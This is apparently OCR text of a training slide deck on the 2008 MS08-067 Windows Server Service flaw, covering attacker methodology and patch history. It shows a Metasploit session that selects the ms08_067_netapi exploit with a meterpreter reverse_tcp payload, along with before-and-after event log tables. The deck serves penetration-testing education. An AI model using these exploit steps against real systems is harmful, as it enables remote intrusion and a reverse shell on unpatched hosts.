
The MS08-067 Vulnerability

(…aka, everyone's first hack)

http://www.JasonDion.com

Attacker’s Methodology



Performing Reconnaissance

Scanning and Enumeration

Gaining Access

Escalation of Privilege

Maintaining Access

Covering Tracks and Placing Backdoors

Pre-Attack Steps

Risk Level

MS08-067, what's that?

- MS Server Service Relative Path Stack Corruption
- Vulnerability that allows for remote exploitation of a Windows 2000, XP, or 2003 system

Requirements for MS08-067

- Vulnerable Service
  - Server Service, Port 445

- Requires Windows Firewall disabled or File/Print Sharing enabled

Is it still vulnerable?

- Microsoft released a patch in October 2008
- Windows XP SP3 was released May 2008
- Hotfix KB958644


Metasploit: ms08_067_netapi

- Module exploits a parsing flaw in canonicalization code path of NetAPI32.dll through Server Service

- If a process reaches a state where the next instruction to execute is in the stack, then exception is raised

- If it is not handled, the process will be terminated

Metasploit: Setup



```
msf > search netapi

Matching Modules
================

   Name                                  Disclosure Date          Rank    Description
   ----                                  ---------------          ----    -----------
   auxiliary/scanner/smb/ms08_067_check                           normal  MS08-067 Scanner
   exploit/windows/smb/ms03_049_netapi   2003-11-11 00:00:00 UTC  good    Microsoft Workstation Service NetAddAlternateComputerName Overflow
   exploit/windows/smb/ms06_040_netapi   2006-08-08 00:00:00 UTC  good    Microsoft Server Service NetpwPathCanonicalize Overflow
   exploit/windows/smb/ms06_070_wkssvc   2006-11-14 00:00:00 UTC  manual  Microsoft Workstation Service NetpManageIPCConnect Overflow
   exploit/windows/smb/ms08_067_netapi   2008-10-28 00:00:00 UTC  great   Microsoft Server Service Relative Path Stack Corruption


msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST                     yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique: seh, thread, process, none
   LHOST                      yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting
```

SETUP

Exploit

Payload

Metasploit: ms08_067_netapi


```
FileSize  LogfileName  Name                                      NumberOfRecords
524288    Application  C:\WINDOWS\system32\config\AppEvent.Evt   979
524288    Security     C:\WINDOWS\system32\config\SecEvent.Evt   1752
524288    System       C\WINDOWS\system32\config\SysEvent.Evt    2518
```

Before Using Exploit

```
FileSize  LogfileName  Name                                      NumberOfRecords
524288    Application  C:\WINDOWS\system32\config\AppEvent.Evt   979
524288    Security     C:\WINDOWS\system32\config\SecEvent.Evt   1752
524288    System       C\WINDOWS\system32\config\SysEvent.Evt    2518
```

After Using Exploit

Attacker’s Methodology



Performing Reconnaissance

Scanning and Enumeration

Gaining Access

Escalation of Privilege

Maintaining Access

Covering Tracks and Placing Backdoors

Pre-Attack Steps

Risk Level

The MS08-067 Vulnerability

(…aka, everyone’s first hack)

http://www.JasonDion.com